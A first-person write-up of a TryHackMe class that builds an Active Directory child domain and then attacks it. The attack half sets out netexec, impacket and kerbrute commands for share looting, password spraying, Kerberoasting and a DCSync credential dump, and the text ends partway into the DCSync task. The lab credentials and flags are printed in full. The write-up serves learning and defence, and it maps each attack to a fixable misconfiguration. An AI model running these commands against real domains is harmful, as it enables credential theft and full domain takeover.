Building and Breaking Active Directory — Technical Writeup

> **Author:** Kiemar **Platform:** TryHackMe — *Building and Breaking Active Directory: Live Hands-On Class* **Format:** 4+ hour live, hands-on class **Engagement type:** Build-it-then-break-it lab (zero software vulnerabilities, 100% configuration-driven) **Date completed:** November 2026 **Result:** Room completed 100% — promoted a child domain controller from a bare Windows server, then starting from *no credentials* worked back to `NT AUTHORITY\SYSTEM` on that same domain controller.

---

1. Why this writeup exists

Most Active Directory (AD) courses teach attack and defence as two separate subjects. This class deliberately collapses them into one: **you build the environment first, then you attack the exact thing you built.** Every foothold in the second half maps directly back to a design decision made in the first half.

I'm documenting it this way because that is the single most valuable mental model I took from the 4+ hours: *the way you configure Active Directory is its attack surface — not a separate thing bolted on afterwards.*

This writeup is written so that a reader could:

1. **Rebuild the lab** (or an equivalent one in their own VMs) from scratch.
2. **Reproduce the full attack chain** and understand *why each step works*, not just which command to run.
3. **Map every attack back to a specific, fixable misconfiguration** — the defensive payoff.

Throughout, I use placeholder shell variables (`$DC_IP`, `$FOOTHOLD`, `$SVC_USER`, etc.) exactly as a real engagement would, so commands are copy-paste safe and don't bake in a single lab's values.

> **Scope note.** This was performed entirely inside an isolated, instructor-provided TryHackMe lab that I provisioned and then attacked myself. Credentials, IPs, and flags shown here belong to that disposable lab. None of these techniques should be run against systems you do not own or lack written authorisation to test.

---

2. The environment at a glance

The lab models a small bank, **TryBankMe (TBM)**, as a *child domain* of an existing corporate forest, with a separate vendor organisation sharing the same network segment. That

forest/trust shape is the whole point — a child-domain foothold can reach toward the rest of the forest because the trust is doing its job.

Role	Hostname / label	IP	Notes
Parent domain controller	`thm.loc` DC	`192.168.10.100`	Existing forest root I extend into
Child DC (I built this)	`CDC1` — `tbm.thm.loc`	`192.168.10.110`	Promoted from a plain Windows server in Task 1
Member server	`SERVER1` (TryBankMe)	`192.168.10.51`	Domain-joined in Task 2
Vendor member server	TryVendorMe (`TVM_SRV`)	`192.168.10.52`	Second organisation on the same wire
Verification console	VPN/lab server	`192.168.10.250:5000`	Checks each build step and seeds the attack phase
Attacker box	Kali / AttackBox	—	`netexec`, `impacket`, `smbclient`, `john`, `hashcat`, BloodHound

Domains / trust


- **Parent forest:** `THM.LOC` — parent admin `THM.LOC\Administrator`
- **Child domain:** `tbm.thm.loc` (NetBIOS `TBM`) — a two-way transitive trust with the parent is created automatically when the child is promoted.

Credential set used during the build (Phase 1 only — all rotated at "the switch")

Account	Credential	Where used
Child DC local admin (pre-promotion)	`zKGjt4iDckMQtT5TC8uZFwUL`	Initial RDP to `.110`
Child domain `Administrator` (post-promotion)	`childdomainftw1!`	Set by the promotion script
DSRM / Safe Mode password	`childdomainftw1!`	Set by the promotion script
Parent forest `THM.LOC\Administrator`	`learningadisfun1!`	Needed to extend the forest
`SERVER1` local admin (pre-join)	`FwSA85KNn5R9pjxzZk7fmyjB`	Initial RDP to `.51`

> Keep that last point in mind: **every one of those credentials stops working the moment you switch to the attack phase.** From there you start as an anonymous outsider.

2.1 Architecture diagram



---

3. Replicating this in your own VMs

You don't need TryHackMe to practise this. The same build is reproducible with free components. Minimum viable lab:

Hosts (all on one host-only / internal virtual network, e.g. `192.168.56.0/24`):

1. **Parent DC** — Windows Server 2019/2022 Eval, promoted to a new forest (`thm.loc` or your own). *Optional* — you can also build a single-domain lab and skip the trust.
2. **Child/standalone DC** — a second Windows Server you promote (either as a child domain, or as its own forest if you want something simpler).
3. **Member server** — Windows Server you domain-join.
4. **Attacker** — Kali Linux.

Tooling on the attacker box:

```
# Debian/Kali
sudo apt update && sudo apt install -y smbclient john hashcat
pipx install impacket          # GetUserSPNs.py, secretsdump.py, psexec.py, wmiexec.py...
pipx install netexec           # nxc (the maintained successor to CrackMapExec)
pipx install bloodhound        # bloodhound-python ingestor
# wordlist
gunzip -k /usr/share/wordlists/rockyou.txt.gz 2>/dev/null || true
```

Build order (mirrors Tasks 1–5):

1. Promote the DC(s). The PowerShell in §5.1 works for a child domain; for a standalone forest use `Install-ADDSForest` instead of `Install-ADDSDomain`.
2. Join the member server (§5.2).

3. Create `Servers` / `Workstations` OUs and sort machines into them (§5.3).
4. Create departmental OUs + groups and delegate a password-reset to a help-desk group (§5.4).
5. Push local-admin rights to the `Servers` OU with a Restricted-Groups GPO (§5.5).

Then seed the weaknesses yourself (this is what the lab's "switch" does automatically): open a couple of shares to `Everyone` / `Guest`, drop an onboarding memo with a default password into one, create a service account with an SPN and a weak password, grant it DCSync rights directly, and put a secret in a user's `description`. Now attack it.

Snapshots are your friend — snapshot every VM before "the switch" so you can reset and retry the attack chain.

PHASE 1 — BUILDING THE DOMAIN

> The build phase is "a normal Tuesday for a Windows administrator." Nothing here is malicious. That's exactly why it's instructive: every decision below is reasonable in isolation and becomes an attack primitive later.

4. The verification model

The lab runs a verification console at `http://192.168.10.250:5000`. After each configuration change I clicked that task's **Verify** button; the console doesn't just hand over a flag — it reaches into the network and tests the *exact* thing I was asked to do, then writes a flag to a file on the relevant host only if the check genuinely passes. Flags are read from the machine itself (e.g. `type C:\flag1.txt`), not displayed in the browser. This is a nice model: it forces the configuration to actually be correct, not just "clicked through."

5. Build walkthrough

5.1 Task 1 — Promote a child domain controller

Goal: turn a plain Windows server (`192.168.10.110`) into a domain controller for a *new child domain* `tbm.thm.loc` under the existing `thm.loc` forest.

Connect to the bare server with its **local** credentials (no domain exists yet):

```
xfreerdp /u:Administrator /p:'zKGjt4iDckMQtT5TC8uZFwUL' /v:192.168.10.110 /dynamic-resolution
```

Then run the promotion script (`C:\install-domain.ps1`). Annotated:

```
#DNS — point this box at the PARENT DC so it can find the forest it is joining
$parentdcIPAddress = "192.168.10.100"
$adapters = Get-WmiObject Win32_NetworkAdapterConfiguration
if ($adapters) {
    $adapters | ForEach-Object {$_.SetDNSServerSearchOrder($parentdcIPAddress)}
}

#Password Reset — set the local Administrator password BEFORE promotion.
# This local account becomes the new domain's built-in Administrator.
$domainAdministratorPassword      = "childdomainftw1!"
$domainSafeModeAdministratorPassword = "childdomainftw1!"   # DSRM recovery password
$localAdminPassword = ConvertTo-SecureString $domainAdministratorPassword -AsPlainText -Force
Set-LocalUser -Name Administrator -AccountNeverExpires `
    -Password $localAdminPassword -PasswordNeverExpires:$true -UserMayChangePassword:$true
$safeModePassword = ConvertTo-SecureString $domainSafeModeAdministratorPassword -AsPlainText -Fo

#Parent Domain Credentials — extending a forest requires authority in the PARENT
$parentAdministratorPassword = "learningadisfun1!"
$parentName = "THM.LOC"
$parentPassword = ConvertTo-SecureString $parentAdministratorPassword -AsPlainText -Force
$parentDA = $parentName + "\Administrator"
$parentCredentials = New-Object System.Management.Automation.PSCredential($parentDA, $parentPass

#Tool Installation — already present in the lab, otherwise:
#Install-WindowsFeature AD-Domain-Services,RSAT-AD-AdminCenter,RSAT-ADDS-Tools

#Promote to DC — create "tbm" as a child of "thm.loc"
$domainName        = "tbm"
$domainNetbiosName = "TBM"
$parentFqdn        = "thm.loc"

Import-Module ADDSDeployment
Install-ADDSDomain `
    -Credential $parentCredentials `
    -NewDomainName $domainName `
    -SafeModeAdministratorPassword $safeModePassword `
    -CreateDnsDelegation:$true `
    -DatabasePath "C:\Windows\NTDS" `
    -DomainMode "6" `
    -NewDomainNetbiosName $domainNetbiosName `
    -InstallDns:$true `
    -NoRebootOnCompletion:$true `
    -Force:$true `
    -ParentDomainName $parentFqdn
```

```
Restart-Computer -Force     # then wait ~5 minutes for the config to settle
```

Reconnect — but note **the machine you log back into is not the machine you left.** The local `Administrator` no longer exists as a local account; promotion turned it into the *domain's* `Administrator`:

```
xfreerdp /u:Administrator /p:'childdomainftw1!' /d:TBM.THM.LOC /v:192.168.10.110 /dynamic-resolu
```

Verify → `C:\flag1.txt`

```
THM{799a14e0-6a58-429d-b9cf-12899a6462e5}
```

WHAT PROMOTION ACTUALLY CREATES (AND WHY IT MATTERS LATER)

Promoting a plain server to a DC is not a cosmetic change. In one operation it stands up:

- `NTDS.dit` — the domain database where *every* account lives (I DCSync this in Task 10).
- `krbtgt` — the Kerberos service account whose hash signs every ticket in the domain (I meet it again in the DCSync dump; its hash is the Golden Ticket key).
- **DNS zones + SRV records** — how every client locates the DC in the first place.
- `SYSVOL` / `NETLOGON` — policy shares replicated to every DC (this is what makes Group Policy work in Task 5).
- Services that light up: **NTDS, KDC, DNS, Netlogon, DFSR**.
- A **two-way transitive trust** to the parent `thm.loc`, created automatically.

A DC also stops keeping ordinary local accounts — the only local-style account left is the offline **DSRM** recovery account.

> **Q — The database file on a DC that stores every account:** `NTDS.dit`

Passing the Task 1 check also *populates* the empty domain with a realistic org: several hundred users across departmental OUs, a set of groups, and computer objects. That population is what the rest of the build organises.

5.2 Task 2 — Domain-join a member server

Key concept: computers are security principals too. A computer object is a row in `NTDS.dit` just like a user. Joining is an **identity hand-off**: AD creates a computer object, issues the machine its *own* machine-account password, and a **secure channel** comes up between machine and DC. That machine-account password rotates itself (~every 30 days), is never typed by a human — and is one more credential in the domain (it shows up when you dump every hash later).

Connect with the server's **local** creds (still standalone):

```
xfreerdp /u:Administrator /p:FwSA85KNn5R9pjxzZk7fmyjB /v:192.168.10.51 /dynamic-resolution
```

Run `C:\join-domain.ps1`:

```powershell
#DNS — point at the DC you promoted (NOT the parent), so the host can resolve tbm.thm.loc
$dcIPAddress = "192.168.10.110"
$adapters = Get-WmiObject Win32_NetworkAdapterConfiguration
if ($adapters) {
    $adapters | ForEach-Object {$_.SetDNSServerSearchOrder($dcIPAddress)}
}

#Credentials — an account allowed to create the computer object
$domainAdministratorPassword = "childdomainftw1!"
$domainNetbiosName = "tbm.thm.loc"
$securePassword = ConvertTo-SecureString $domainAdministratorPassword -AsPlainText -Force
$username = $domainNetbiosName + "\Administrator"
$domainAdminCredentials = New-Object System.Management.Automation.PSCredential($username, $secur

#Domain Joining
Add-Computer -DomainName $domainNetbiosName -Credential $domainAdminCredentials
```

```powershell
Restart-Computer -Force
```

Reconnect using a **domain** credential — something that would not have worked five minutes earlier, which is itself the proof the join succeeded (note `/d:TBM.THM.LOC`):

```
xfreerdp /u:Administrator /p:'childdomainftw1!' /d:TBM.THM.LOC /v:192.168.10.51 /dynamic-resolut
```

> **Important distinction:** a member server **keeps its local accounts** after joining — it *gains* a domain identity rather than trading its old one away. (A DC does the opposite.) That local-account survival is what makes several later attacks possible.

Verify → `C:\flag2.txt`

```
THM{d7cf6ef0-8a8b-492e-b77e-9ed1037af54a}
```

> **Q — The trusted connection between a domain-joined machine and the DC:** *Secure channel*

5.3 Task 3 — Organise computers into OUs

Key concept: an **Organizational Unit (OU) is a container, not a security group.** Putting a machine in an OU grants it nothing — what an OU gives you is *a place to point policy at*. A GPO linked to an OU applies to everything beneath it, including child OUs. That's exactly why an attacker who can edit a GPO, or move an object into an OU they control, has leverage.

By default every joined machine lands in the built-in `Computers` container. The task is to empty it by sorting machines into the right OU (enable **View → Advanced Features** first):

Machine	Role	Destination OU
`SQL-NODE1`	Database server	Servers
`PRINT-SRV`	Print server	Servers
`BACKUP-SRV`	Backup server	Servers
`SERVER1`	The server I joined in Task 2	Servers
`WS-TELLER1`	Branch teller workstation	Workstations
`WS-TELLER2`	Branch teller workstation	Workstations
`WS-AUDIT`	Audit team workstation	Workstations
`WS-KIOSK`	Shared lobby kiosk	Workstations

Why separate them: servers and workstations need different security baselines. A workstation is logged into daily; a server should almost never have a privileged user sitting at it interactively. Same container → same policy → you either over-restrict the workstations or under-protect the servers. Domain Controllers are already isolated in their own OU because they are the most sensitive machines in the domain.

> **Gotcha I had to watch for:** don't forget `SERVER1`. It's easy to sort the script-created machines and leave the one you joined yourself in `Computers`. In Task 5 the GPO is linked to `Servers` — if `SERVER1` isn't in that OU, the policy never reaches it and Task 5 fails for a reason that has nothing to do with the GPO.

Verify → `C:\flag3.txt`

```
THM{410a7f49-9d90-4655-a0d2-4d175234af9b}
```

> **Q — Default container machines land in when they join a domain:** `Computers`

5.4 Task 4 — Users, groups, and delegation

Key concepts:

- **Groups nest.** A group can be a member of another group, so the list of people who *effectively* hold a permission is often much longer than what one window shows.
- Underneath almost every access decision is an **ACL granting rights to a principal** — and those rights can be granted to a *group* or handed **straight to a single account.** Both are normal; both are invisible unless you go looking. (Foreshadowing: the account I abuse for DCSync holds its rights *directly*, not through any group anyone would think to check.)
- **Delegation** = granting authority over a slice of the directory without making someone a domain admin. Done well, it's least privilege in practice. Done carelessly, it's a quiet

privilege-escalation path — because **the right to reset a user's password is, functionally, the right to become that user.**

The scenario: the `Tech Support` team handles day-to-day IT for banking staff, and the most common ticket is a forgotten password. Right now every reset needs a domain admin — slow and wasteful of a very privileged account. The fix is to delegate *exactly that one capability* over *exactly the users it applies to*: give `Tech Support` the ability to reset passwords for accounts in the `Bankers` OU, and nothing else.

Directory shape I was working with:

- `People` OU → departmental sub-OUs: `Bankers`, `Product`, `IT`, `Marketing`, `Human Resources`
- `Groups` → security groups including a tiered admin model plus `Tech Support`, `Private Clients`, `Product Admins`

Steps (Active Directory Users and Computers, Advanced Features on):

1. Right-click the `Bankers` OU → **Delegate Control…**
2. **Add…** the `Tech Support` group (type `tech`, **Check Names** to autocomplete).
3. On **Tasks to Delegate**, tick **"Reset user passwords and force password change at next logon."**
4. **Next → Finish.**

Any member of `Tech Support` can now reset the password of any user in `Bankers` — which means any member of `Tech Support` can become any banker. That is a perfectly reasonable trade for a help desk, but it *is* a trade, and worth being deliberate about which OUs you make it for. (The wizard's **Create a custom task to delegate** gives much more granular object/attribute control if you want to narrow it.)

Verify → `C:\flag4.txt`

```
THM{19fc089b-3dfc-4be9-b75c-548affe210c3}
```

> **Q — Granting authority over part of the directory without making someone a domain admin:** *Delegation*

5.5 Task 5 — Push local-admin rights with a GPO

Key concept: Group Policy is how AD configures many machines centrally. A GPO is authored on a DC, its files are written into **SYSVOL**, and from there they replicate to every DC. Machines pull and apply the policies that target them on a refresh cycle (~90 minutes, plus at boot). **A GPO does nothing until it is linked**, and once linked it applies to everything underneath, forever, with no further effort. That leverage cuts both ways: an attacker who can modify a linked GPO — or link a new one — inherits exactly the same reach, which is why GPOs are high-value targets throughout the attack phase.

Requirement: the `Product Admins` group should be able to perform admin tasks on *all* TryBankMe servers. Rather than logging into each box, push it once with Group Policy linked to

the `Servers` OU.

Steps:

1. Right-click the **`Servers`** OU → **Create a GPO in this domain, and Link it here…** → name it e.g. `Servers - Local Admins`.
2. Right-click the new GPO → **Edit**.
3. Navigate: **Computer Configuration → Policies → Windows Settings → Security Settings → Restricted Groups** → right-click → **Add Group…** → `Product Admins`.
4. In the group's properties use the **"This group is a member of"** box → **Add…** → `Administrators`.

> **The single most common mistake here** (and I had to be careful): the two boxes are not the same. *Members of this group* controls who belongs to `Product Admins`. *This group is a member of* controls which group `Product Admins` is placed into on the target machines. You want the second one, and `Administrators` here means the **local** Administrators group on each server — **not** Domain Admins.

Force a refresh on `SERVER1` instead of waiting 90 minutes (Restricted Groups apply during computer policy processing, so a reboot is the most reliable):

```
gpupdate /force
```

Test it: `bram.halloran` is an ordinary domain user, a member of `Product Admins`, with no inherent rights on `SERVER1`. If the GPO applied, he's now a local admin there:

```
xfreerdp /u:bram.halloran /p:gNC5onMGQt /d:TBM.THM.LOC /v:192.168.10.51 /dynamic-resolution
```

Verify → **`C:\flag5.txt`**

```
THM{905977aa-234c-4c59-98d1-2394e3200b62}
```

> **Q — The share used to distribute GPOs to domain machines:** `SYSVOL`

---

6. "The switch" — from builder to attacker

With all five build checks passed, the console exposes a one-way **Switch to Break** control (type `SWITCH` to confirm). It does two things at once:

1. **Seeds weaknesses.** Shares are published, service accounts are created, permissions are granted — the kind of configuration drift that accumulates in any real estate over years.
2. **Rotates every credential** the build gave me (child DA, parent DA, `SERVER1` local admin, the Task 5 test account). Open sessions are logged off.

This is irreversible and there's no way back into the domain except the one I'm about to *find*. From here I'm an outsider with network access and nothing else. The job for the rest of the class: **work back to Domain Admin on the forest I just built.**

PHASE 2 — BREAKING THE DOMAIN

> Starting position: plugged into the network, **no username, no password.** This is the "assume breach" posture — after phishing a laptop, finding an unattended port, or landing on a device. The recurring discipline the whole phase drills: **every time your level of access changes, enumerate again.** The environment doesn't change; what it's *willing to tell you* changes with each new identity.

7. Task 6 — Unauthenticated enumeration

First question isn't "how do I get in," it's **"what can I see and touch without proving who I am?"** Build the map before forcing anything.

```
export RANGE=192.168.10.0/24

# Sweep: who answers SMB, which domain, is signing required?
nxc smb $RANGE
```

Read the output for the host identifying as a **domain controller** and the shape of the estate — how many hosts, which domains, whether more than one org is present. You can pick out the bank's domain and a second, separate organisation (the vendor). Identify the DC by the services it answers on: **Kerberos 88, LDAP 389/636, SMB 445, DNS 53, Global Catalog 3268.** Finding the DC orients the whole engagement because that's where the directory lives.

```
export DC_IP=192.168.10.110     # the domain controller
export TBM_SRV=192.168.10.51    # TryBankMe member server
export TVM_SRV=192.168.10.52    # TryVendorMe member server
```

Find readable shares — try both null and guest, they are not equivalent:

```
# guest session — an actual logon as the built-in Guest account
nxc smb $RANGE -u 'guest' -p '' --shares

# null session — no credentials presented at all
nxc smb $RANGE -u '' -p '' --shares
```

> **Why both:** a null session can often *list* which shares exist while still being denied when it tries to *read* a file inside. A guest session is a real logon as `Guest`, and where Guest is enabled it will get you file contents. If a share looks readable but every file is denied, switch to the guest session before concluding it's locked down.

Two shares are readable without credentials, on two different servers belonging to two different orgs. Both matter. **Loot them systematically** rather than clicking folder-by-folder:

```
nxc smb $TBM_SRV -u 'guest' -p '' -M spider_plus
nxc smb $TVM_SRV -u 'guest' -p '' -M spider_plus
# results land in /tmp/nxc_hosted/nxc_spider_plus/<ip>.json
```

`spider_plus` records every file it can reach — it turns "browse a file server" into "grep a JSON file." Two files matter, and I needed **both**:

- On the **bank's** server: an **IT onboarding document** telling new starters their temporary password — which somebody clearly never rotated.
- On the **vendor's** server: an **HR staff directory** listing employee names and usernames. Nothing in it is secret… but look closely at the domain those accounts are listed under.

Neither file alone is a vulnerability. A username list with no password is a list of names; a password with no username to try it against is a string. **Together they're a login** — which is the next task.

Manual alternatives worth knowing:

```
smbclient -N -L //$TVM_SRV                          # list shares, no password
smbclient //$TVM_SRV/<SHARE> -U 'guest%'            # interactive browse as guest
smbclient //$TVM_SRV/<SHARE> -U 'guest%' -c 'recurse ON; prompt OFF; mget *'   # pull a whole sh
```

> On a real network, **LLMNR/NBT-NS poisoning and IPv6 attacks (`mitm6`)** are often a faster route to credentials — you wait for a machine to ask the wrong question and answer it first. Not the path here, but it belongs in the toolkit. None of this is quiet, incidentally: I'm leaving 4624 type-3 logons and 5140 share-access events behind.

Captured (records-retention note in the readable tree):

```
Default password (onboarding memo):  Winter2025!
Flag: THM{e513f4fe-4e8f-41aa-abc0-6831ad0450db}
```

---

8. Task 7 — Initial access (password spraying)

The combine: the vendor's staff are documented under the *vendor's* domain, but the same people hold accounts in the *bank's* domain too (that's how the engagement works, and people reuse passwords across the two). The directory tells me *who* exists; the memo tells me what their password probably *was* when the account was created. All I need is one person who never changed it.

Spray, don't brute force. Brute forcing is many passwords against one account — trips lockout almost immediately, loud. Spraying is *one* password against *many* accounts, each

seeing a single failed attempt, well under any lockout threshold. On a real engagement you check the lockout policy *first*.

Build the username list from the CSV (extract just the username column):

```
# adjust filename/column to match what you downloaded
cut -d, -f3 Employee-Directory.csv | tail -n +2 > users.txt
cat users.txt      # ~6 usernames
```

Spray those usernames against the **bank's** DC. The `-d tbm.thm.loc` is the retargeting — the people are documented under the vendor, but I'm authenticating them against the bank:

```
export DEFAULT_PW='Winter2025!'

nxc smb $DC_IP -u users.txt -p "$DEFAULT_PW" -d tbm.thm.loc --continue-on-success
```

`--continue-on-success` keeps going after the first hit so I get the complete picture of which accounts are affected, not just the first. Exactly one comes back valid. Confirm it on its own before building on it:

```
export FOOTHOLD=<the account that worked>
nxc smb $DC_IP -u $FOOTHOLD -p "$DEFAULT_PW" -d tbm.thm.loc
```

I now hold a domain account. Ordinary user, no special privileges — but I've crossed the line that matters: **from anonymous outsider to authenticated insider.** Re-enumerate immediately — a share that was invisible an hour ago (restricted to authenticated domain users) is now readable:

```
nxc smb $DC_IP -u $FOOTHOLD -p "$DEFAULT_PW" --shares
smbclient //$DC_IP/<SHARE> -U "tbm.thm.loc\\$FOOTHOLD%$DEFAULT_PW" -c 'ls'
```

Alternatives worth knowing:

```
# spray over Kerberos pre-auth instead of SMB — faster, and often quieter
kerbrute passwordspray -d tbm.thm.loc --dc $DC_IP users.txt "$DEFAULT_PW"
# read the lockout policy with any valid cred (do this BEFORE spraying in real life)
nxc smb $DC_IP -u $FOOTHOLD -p "$DEFAULT_PW" --pass-pol
```

> **Username formats matter.** If a spray finds nothing, the format is often the culprit, not the password — directories vary between `jsmith`, `john.smith`, `smithj`, and full UPNs. Generate several variants and try each.

Captured (staff notice in the now-visible share):

```
Flag: THM{a55f9fd0-bea8-4070-a582-5b28fde0fe60}
```

> **Q — Trying a single password against many accounts:** *Password spraying*

---

9. Task 8 — Authenticated enumeration

One ordinary domain account changes everything — not because it has privileges, but because **AD is a directory, and directories are meant to be read.** Almost every object and most attributes are readable by any authenticated user by design (your workstation looks up printers, your mail client resolves names, apps check group membership). I just inherited all of that.

The question shifts from *how do I get in* to **what can I reach, and what can I become?** Situational awareness before action:

```
nxc smb  $DC_IP -u $FOOTHOLD -p "$DEFAULT_PW" --users
nxc ldap $DC_IP -u $FOOTHOLD -p "$DEFAULT_PW" --groups
nxc smb  $DC_IP -u $FOOTHOLD -p "$DEFAULT_PW" --pass-pol
```

Read the group list like an attacker with no prior knowledge: which groups *sound* administrative? A group named `Tier 0 Admins` tells you a great deal about how the org thinks, and so does one whose name suggests access to a file share.

Hunt for leaked credentials in `description` — a free-text field visible to every authenticated user, where admins have been typing passwords for 25 years. One of the first things worth checking:

```
nxc ldap $DC_IP -u $FOOTHOLD -p "$DEFAULT_PW" -M get-desc-users
```

Read carefully rather than skimming for the word "password" — someone has left something in a description that they shouldn't have.

Find the next target (an account with an SPN → my Kerberoasting candidate):

```
nxc ldap     $DC_IP -u $FOOTHOLD -p "$DEFAULT_PW" --admin-count
GetUserSPNs.py tbm.thm.loc/$FOOTHOLD:"$DEFAULT_PW" -dc-ip $DC_IP
```

Note the account that comes back and what the SPN claims it's for. Service accounts deserve a second look in general: created once, often over-privileged, then left alone for years.

Heavier tooling worth knowing:

```
# BloodHound — collects the directory and computes the attack paths already present
bloodhound-python -u $FOOTHOLD -p "$DEFAULT_PW" -d tbm.thm.loc \
    -dc dc.tbm.thm.loc -ns $DC_IP -c All --zip
# a full offline LDAP dump if you'd rather grep HTML/JSON
ldapdomaindump -u "tbm.thm.loc\\$FOOTHOLD" -p "$DEFAULT_PW" $DC_IP -o ldapdump/
# Group Policy Preferences passwords (historically in SYSVOL, patched but files linger)
Get-GPPPassword.py "tbm.thm.loc/$FOOTHOLD:$DEFAULT_PW"@$DC_IP
```

> **The BloodHound caveat:** it only shows you what you *collected*. The map is exactly as good as your enumeration — an incomplete collection produces a confidently incomplete picture.

Captured (secret in a `description` field):

```
Flag: THM{60098f78-38a0-4404-a02a-1a67f4415a3d}
```

> **Q — Free-text attribute, readable by any authenticated user, classic place for a leaked password:** `description`

---

10. Task 9 — Kerberoasting

Not an exploit — Kerberos working exactly as designed. When a service runs under a domain account, that account is given a **Service Principal Name (SPN)** so clients can find it. Any domain user can ask the DC for a ticket to any SPN, and the DC hands one over **encrypted with the service account's password hash.** The DC doesn't ask *why* you want it — needing a ticket is the normal reason to ask. So I can take that ticket away and attack it **offline**: unlimited guesses, no account lockout, no failed logons on the DC, nothing on the network after the initial request. The only thing between me and the password is its strength.

Confirm the target, then request and crack:

```
# list SPN accounts without requesting anything
GetUserSPNs.py tbm.thm.loc/$FOOTHOLD:"$DEFAULT_PW" -dc-ip $DC_IP

# request the ticket, write it in a crackable format
GetUserSPNs.py tbm.thm.loc/$FOOTHOLD:"$DEFAULT_PW" -dc-ip $DC_IP \
    -request -outputfile kerb.hashes
cat kerb.hashes      # a $krb5tgs$ blob — the encrypted portion of a service ticket

# crack offline
john kerb.hashes --wordlist=/usr/share/wordlists/rockyou.txt
```

Everything after the request happens on my machine — the DC has already done its part and has no idea what I do next.

Alternatives:

```
nxc ldap $DC_IP -u $FOOTHOLD -p "$DEFAULT_PW" --kerberoasting kerb.hashes   # discover + dump in
hashcat -m 13100 kerb.hashes /usr/share/wordlists/rockyou.txt              # mode 13100 = Kerber
# BloodHound ships a "List all Kerberoastable Accounts" query
```

Set and confirm the cracked service credential, then re-enumerate (access changed → enumerate again):

```
export SVC_USER=<the service account>
export SVC_PW='<the cracked password>'
nxc smb $DC_IP -u $SVC_USER -p "$SVC_PW" -d tbm.thm.loc        # confirm it works
nxc smb $DC_IP -u $SVC_USER -p "$SVC_PW" --shares             # what can THIS account reach?
smbclient //$DC_IP/<SHARE> -U "tbm.thm.loc\\$SVC_USER%$SVC_PW" -c 'ls'
```

Service accounts frequently hold access ordinary staff accounts do not — precisely because they were created to do a job that needed it. There's a share here my foothold couldn't read.

> **The defence is not a patch — there's nothing to patch. It's password length.** A 25-character random password produces a functionally uncrackable ticket, and **Group Managed Service Accounts (gMSA)** automate exactly that: 240-character passwords, rotated by the domain, never typed by anyone. The attack survives because the accounts predate the fix.

Captured (share only the service account can read):

```
Flag: THM{5066f9f5-51f2-48a5-b6b9-17a733ec6116}
```

> **Q — What must be attached to a domain account for it to be Kerberoastable:** *Service Principal Name*

---

11. Task 10 — DCSync

DCs have to replicate password data to one another — a domain with two DCs where only one knows the passwords is a domain with one DC and a spare. Two extended rights govern that copying: `DS-Replication-Get-Changes` and `DS-Replication-Get-Changes-All`**.** Any principal holding both can walk up to a DC and say "replicate to me," and the DC will — because that request is indistinguishable from another DC doing its job. It hands over password material for *any* account named, including the domain `Administrator`. That's **DCSync**: nothing exploited, nothing installed, no malware on the DC. It's asked politely by an account that was *allowed* to ask.

The mistake is never the protocol — it's **over-provisioning**: someone granted these rights to an account that needed to read *something*, and replication rights made the error go away. Note *how* they were granted: **directly to the account, not through a group.** Nobody auditing group membership would ever have noticed.

Confirm the rights before using them — the ACL on the domain object isn't secret; any authenticated user can enumerate who holds rights over it, which is exactly how an attacker finds this without guessing:

```
nxc ldap $DC_IP -u $FOOTHOLD -p "$DEFAULT_PW" -M daclread \
    -o TARGET_DN="DC=tbm,DC=thm,DC=loc" ACTION=read RIGHTS=DCSync
```

The service account I cracked comes back holding both `DS-Replication-Get-Changes` and `-All`. Now use it — full dump rather than a single account:

```
secretsdump.py tbm.thm.loc/$SVC_USER:"$SVC_PW"@$DC_IP -just-dc
```

Several hundred lines come back: the `Administrator`, every user, the machine accounts of every joined computer (including `SERVER1`'s, from Task 2), and **`krbtgt`** — the account that signs every Kerberos ticket, last seen being created when I promoted this DC in Task 1.

> **Note:** replication is resource-intensive; running dumps back-to-back can make the DC refuse connections — a DRSUAPI error, a connection reset, auth failing briefly even with a valid credential. It isn't broken and you aren't blocked. Wait ~15 seconds and retry.

Read past the hashes. Don't stop at the NTLM list — scroll to the very end, past the Kerberos keys, to a **`ClearText passwords`** section. One account in this domain has **Store password using reversible encryption** enabled. That setting makes AD keep a recoverable copy of the password rather than only a one-way hash, and replication hands that copy over with everything else. The result: a password in **plaintext**, no cracking required — and it's unreachable any other way (not over LDAP or SAMR, not even to a domain admin). Replication is the only route to it, which makes it a genuine finding.

Alternatives:

```
secretsdump.py tbm.thm.loc/$SVC_USER:"$SVC_PW"@$DC_IP -just-dc-user Administrator
secretsdump.py tbm.thm.loc/$SVC_USER:"$SVC_PW"@$DC_IP -just-dc-user krbtgt
# check a specific principal's rights with impacket
dacledit.py -action read -principal $SVC_USER \
    -target-dn "DC=tbm,DC=thm,DC=loc" tbm.thm.loc/$FOOTHOLD:"$DEFAULT_PW" -dc-ip $DC_IP
```

```
# PowerView, on-host view of the same ACL
Get-DomainObjectAcl -SearchBase "DC=tbm,DC=thm,DC=loc" -ResolveGUIDs |
  ? { $_.ObjectAceType -match 'Replication-Get-Changes' } |
  select SecurityIdentifier, ObjectAceType |
  % { $_.SecurityIdentifier | ConvertFrom-SID }
```

